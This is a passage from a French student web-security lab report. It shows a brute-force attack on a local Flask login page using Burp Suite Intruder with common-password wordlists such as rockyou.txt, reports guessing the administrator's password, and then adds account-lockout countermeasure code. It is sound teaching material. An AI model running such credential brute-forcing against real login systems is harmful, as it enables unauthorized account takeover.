    UserBrutForce(username="user0123", password="user0123", remainingAttempts=3),
    UserBrutForce(username="utilisateur", password="motdepasse", remainingAttempts=3),
]
user = UserBrutForce.query.filter_by(username="administrator").first()
if user is None:
    for u in new_users_brut_force:
        db.session.add(u)
    db.session.commit()
```

Si on regarde bien le code du lab, ou même le code du Login de la page de base, on voit qu'il n'y a aucune sécurité contre le brute force, on peut envoyer autant de requête sans être bloqué.

Un mot de passe faible (peu de caractères, ou que des nombres etc) d'un utilisateur est donc dangereux, puisqu'on peut effectuer autant de tentatives que l'on souhaite (et donc essayer toutes les combinaisons).

## ii) Exploiting

Pour exploiter cette vulnérabilité, on peut utiliser un script python, ou simplement l'outil gratuit Burpsuite Intruder :



```

1 POST /srie/Brut_Force/lab HTTP/1.1
2 Host: 127.0.0.1:4990
3 Content-Length: 158
4 Cache-Control: max-age=0
5 Sec-Ch-Ua-Bitness: 1
6 Sec-Ch-Ua-Mobile: 70
7 Sec-Ch-Ua-Platform: --
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1:4990
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5798.110 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1:4990/srie/Brut_Force/lab
18 Sec-Fetch-Header: gzip, deflate
19 Accept-Language: en-US,en;q=0.9,en;q=0.8
20 Cookie: session=.eJwzj1OBDEMOGOG7pkIa794l2OKY1sgJJ8ndivE32mC8nvV..21Hnx9t8fzfOvbOz6iPdpYqu5KNmpDjSgh0CwYm1f6Gnwz..BgNF-gwzxAkpFNE5EdjhFXTrJpnNDLxYzmLFGMzbOnU7cA3X5WgB1Gopii1JrtHvkdeXf3NzX2cdz..P_Lp0nNtw30pahgkKxD0GEWhG0L68ut_f4Bh80..1A.ZVT7Cg.pKq92e020HzEt95Vgm06zk6ca0
21 Connection: close
22
23 csrf_token=ImQSNnNyYmVjN213ZnjkNzE0Nzc2MTQSMDA0MzdMWW5Y21kOTBhYjki.ZVT7QO.dZnfGhpIHjk729h7QAABSWxMbj$&username=$user3&password=$test$&submit=$submit$&login
  
```


On effectue une requête, puis on entoure dans Burpsuite Intruder les valeurs de ‘username’ et ‘password’ par des ‘\$’.

Cela nous permet d’envoyer successivement une liste d’utilisateurs, ou de mot de passe fréquents récupérés dans une liste texte.

Dans Kali Linux, une liste très connue de mot de passe est déjà présente dans /usr/share/wordlists/rockyou.txt

En essayant quelque temps, on observe alors les requêtes plus rapides que les autres, les réponses de taille différentes, ou des changements dans des chaînes de caractères de la réponse.

On peut alors deviner, si le couple utilisateur, mot de passe est un bon couple d’identifiant. (voir capture d’écran suivante)



**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set:	<input type="text" value="1"/>	Payload count:	5
Payload type:	<input type="text" value="Simple list"/>	Request count:	17,730

---

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	user utilisateur admin root administrator
Load ...	
Remove	
Clear	
Deduplicate	

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set:	<input type="text" value="2"/>	Payload count:	3,546
Payload type:	<input type="text" value="Simple list"/>	Request count:	17,730

---

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	123456 12345 password password1 123456789 12345678 1234567890 abc123 computer trigger
Load ...	
Remove	
Clear	
Deduplicate	

[Pro version only]

Request	Payload1	Payload2	Status code	Error	Timeout	Length	Comment
30	administrator	12345678	200			6135	
4	root	123456	200			7481	
9	root	12345	200			7481	
39	root	abc123	200			7481	
49	root	tigger	200			7481	
54	root	1234	200			7481	
59	root	qwerty	200			7481	
64	root	money	200			7481	
69	root	carmen	200			7481	
74	root	mickey	200			7481	
79	root	secret	200			7481	
84	root	summer	200			7481	
94	root	a1h2c3	200			7481	

Sur cette capture d'écran, on voit donc que l'utilisateur **administrator** a pour mot de passe **12345678**. Il a été deviné à la 30ème requête.

### iii) Countermeasure

Pour empêcher le brute force, beaucoup de moyens sont possibles :

- **Blocage de comptes** : Bloquer un compte temporairement après un certain nombre de tentative échouée
- **CAPTCHA** : Introduire un CAPTCHA si deux requêtes successives sont trop rapides pour vérifier que l'utilisateur est bien un humain.
- **Blocage d'IP** : Bloque temporairement les requêtes d'une adresse IP en particulier.

Pour notre codage de contre mesure, nous nous sommes concentrés sur le blocage du compte lorsque trop de tentatives échouées sont intervenues sans parvenir à se connecter.

Nous avons autorisé 3 échecs, avant de bloquer l'utilisateur pendant 5 minutes.

```
if user:  
    if (user.remainingAttempts > 0):
```

```

    if (checkPassword(user)):
        return
    render_template(url_for('blueprint.srie_Brut_Force_loggedIn')+'.html',
    content=content)
    else:
        if (user.lastAttempt + delayTimeIfFailed < datetime.datetime.now()):
            user.remainingAttempts = 3
            db.session.commit()
            if (checkPassword(user)):
                return
    render_template(url_for('blueprint.srie_Brut_Force_loggedIn')+'.html',
    content=content)

    else:
        flash(f'Login or password incorrect! You have no more
attempts. Try again the {(user.lastAttempt +
delayTimeIfFailed).strftime("%d/%m/%y at %H:%M:%S")}', 'Error')
    else:
        flash(f'Login or password incorrect!', 'Error')
  
```

## 6) Conclusion

En conclusion, les applications: PortSwigger, DVWA, Mutillidae II, et PyFlaSQL nous ont permis de comprendre et d'exploiter des failles majeures de sécurité web. Nous avons pu mettre en place des injections SQL, security misconfiguration, XSS, des failles d'authentification etc... Ces failles exposent les utilisateurs à des menaces sérieuses.

Les différents niveaux de difficulté nous ont permis d'exploiter les failles de bases pour essayer ensuite de contourner les sécurités mises en place. Ces contre-mesures visent à renforcer la sécurité des applications, et les développeurs doivent prendre en compte ces mesures.

Ce rapport montre l'impératif de renforcer la sécurité des applications web pour la sécurité, car cela est essentiel pour une entreprise. En effet, ces failles peuvent avoir des conséquences très néfastes pour une entreprise.